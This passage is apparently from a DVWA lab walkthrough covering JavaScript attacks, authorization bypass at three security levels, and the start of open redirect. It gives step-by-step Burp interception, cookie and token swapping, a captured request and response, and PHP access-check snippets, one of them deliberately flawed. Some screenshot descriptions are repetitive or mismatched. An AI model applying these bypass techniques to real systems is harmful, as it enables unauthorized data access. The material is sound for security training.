
3. Deobfuscate the source code of target page.




4. Enter correct values with help of dev tools.



5. Intercept the request with help of burp suite.



6. Change the value of token with our payload.



7. We successfully exploit JS vulnerability of web page.

The screenshot shows a Kali Linux VM running in VMware Workstation. A Firefox browser window is open, displaying the DVWA (Damn Vulnerable Web Application) 'JavaScript Attacks' module. The URL is `localhost/DVWA/Vulnerabilities/javascript/`. The main content area shows a challenge: "Submit the word 'success' to win." Below this is a "Web attack" form with a "Phrase" input field containing "success" and a "Submit" button. To the left is a sidebar menu with various attack types, and the "JavaScript" option is highlighted. At the bottom of the page, there's a note: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

Mitigation:

You can never trust the user and have to assume that any code sent to the user can be manipulated or bypassed and so there is no impossible level.

12. Authorization Bypass Vulnerability

When developers have to build authorisation matrices into complex systems it is easy for them to miss adding the right checks in every place, especially those which are not directly accessible through a browser, for example API calls.

As a tester, you need to be looking at every call a system makes and then testing it using every level of user to ensure that the checks are being carried out correctly. This can often be a long and boring task, especially with a large matrix with lots of different user types, but it is critical that the testing is carried out as one missed check could lead to an attacker gaining access to confidential data or functions.

12.1 Low Level Security

Non-admin users do not have the 'Authorisation Bypass' menu option.


Steps:

1. Analyze the functionality of the target page.


This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example `gordonb / abc123`.

ID	First Name	Surname	Update
5	Bob	Smith	Update
4	Pablo	Picasso	Update
3	Hack	Me	Update
2	Gordon	Brown	Update
1	admin	admin	Update

2. Login with victim account.



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

3. Enter payload at URL bar and bypass authorization.

The screenshot shows a browser window titled "Vulnerability: Authorisation Bypass" from the DVWA application. The URL is "localhost/DVWA/vulnerabilities/authbypass". The page displays a table of users:

ID	First Name	Surname	Update
5	Bob	Smith	Update
4	Pablo	Picasso	Update
3	Hack	Me	Update
2	Gordon	Brown	Update
1	admin	admin	Update

12.2 Medium Level Security

The developer has locked down access to the HTML for the page, but have a look how the page is populated when logged in as the admin.


Steps:

1. Analyze the functionality of the target page.

The screenshot shows a browser window titled "Vulnerability: Authorisation Bypass" from the DVWA application. The URL is "localhost/DVWA/vulnerabilities/authbypass". The page displays a table of users:

ID	First Name	Surname	Update
5	Bob	Smith	Update
4	Pablo	Picasso	Update
3	Hack	Me	Update
2	Gordon	Brown	Update
1	admin	admin	Update


2. Analyze the source code of the target page.



```
#!/usr/bin/php
// Only the admin user is allowed to access this page.
// See below for more details on how to exploit this issue.
// Authorisation bypass source code: auth_bypass.php, user_data.php
// Authorisation bypass source code: auth_bypass_medium.php
// Authorisation bypass source code: auth_bypass_low.php

if (!dvwaCurrentUser() == "admin") {
    print("Unauthorized");
    http_response_code(403);
    exit();
}
```

3. Login with victim account.



4. Capture the request and modify it.

The screenshot shows the Burp Suite interface with the 'HTTP History' tab selected. It displays a list of captured requests and responses. A specific request is highlighted with a red dashed box:

```

GET /DVWA/vulnerabilities/authbyusername/get_user_data.php HTTP/2.0
Host: localhost
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie: securitylevel=medium; securityusername=thesmith

```

The 'Request' tab shows the raw request data. The 'Response' tab shows the raw response data, which includes the JSON payload:

```

HTTP/2.0 200 OK
Date: Mon, 20 Mar 2023 12:23:00 GMT
Server: Apache/2.4.42 (Ubuntu)
Expires: Thu, 19 Nov 1989 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Type: application/json; charset=UTF-8
Keep-Alive: timeout=99, max=99
Connection: Keep-Alive
Content-Length: 144
Content-Type: text/html; charset=UTF-8

```

```

[{"user_id": "1", "first_name": "admin", "surname": "admin"}, {"user_id": "2", "first_name": "Gordon", "surname": "Brown"}, {"user_id": "3", "first_name": "Hack", "surname": "Me"}, {"user_id": "4", "first_name": "Pablo", "surname": "Picasso"}, {"user_id": "5", "first_name": "Bob", "surname": "Smith"}]

```

The 'Inspector' panel on the right shows the selected text `st_user_data.php`.

5. We successfully bypassed authorization.

The screenshot shows a browser window titled 'Vulnerability: Authorization' with the URL `localhost/DVWA/vulnerabilities/authbyusername/get_user_data.php`. The page content displays the JSON payload:

```

[{"user_id": "1", "first_name": "admin", "surname": "admin"}, {"user_id": "2", "first_name": "Gordon", "surname": "Brown"}, {"user_id": "3", "first_name": "Hack", "surname": "Me"}, {"user_id": "4", "first_name": "Pablo", "surname": "Picasso"}, {"user_id": "5", "first_name": "Bob", "surname": "Smith"}]

```

A red dashed box highlights the JSON output.

12.3 High Level Security

Both the HTML page and the API to retrieve data have been locked down, but what about updating data? You have to make sure you test every call to the site.

Steps:

1. Analyze the functionality of the target page.


The screenshot shows a browser window titled "Vulnerability: Authorisation Bypass". The URL is `localhost/DVWA/vulnerabilities/auth/bypass/`. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The main content area displays a table of users:

ID	First Name	Surname	Update
5	Bob	Smith10	Update
4	Pablo	Picasso	Update
3	Heck	Me	Update
2	Gordon	Brown	Update
1	admin	admin	Update


A red "Save Successful" message is displayed above the table. Below the table, a note says: "This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example gordon / abc123."

The screenshot shows a browser window titled "Vulnerability: Cross Site". The URL is `localhost/DVWA/vulnerabilities/xss/`. The sidebar lists the same attack types as the previous screenshot. The main content area has a note: "Note: Browsers are starting to default to setting the `SameSite` cookie flag to lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected." It also includes an "Announcements" section with links to Chromium, Edge, and Firefox. A "More Information" section provides links to OWASP, CTF FAQ, and Wikipedia articles on Cross-site Request Forgery.

2. Capture request with help of burp suite.



3. Change the value of cookie with authorized account cookie and we can successfully bypass authorization.



Mitigation:

Hopefully on this level all the functions correctly check authorisation before allowing access to the data.

There may however be some non-authorisation related issues on the page, so do not write it off as fully secure.

Sample code:

```
<?php
/*
Only the admin user is allowed to access this page
*/
if (dvwaCurrentUser() != "admin") {
    print "Unauthorised";
    http_response_code(403);
    exit;
}
?>
```

13. Open HTTP Redirect Vulnerability

OWASP define this as:

Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.


As suggested above, a common use for this is to create a URL which initially goes to the real site but then redirects the victim off to a site controlled by the attacker. This site could be a clone of the target's login page to steal credentials, a request for credit card details to pay for a service on the target site, or simply a spam page full of advertising.


13.1 Low Level Security

The redirect page has no limitations, you can redirect to anywhere you want.

Steps:

1. Analyze the functionality of the target page.





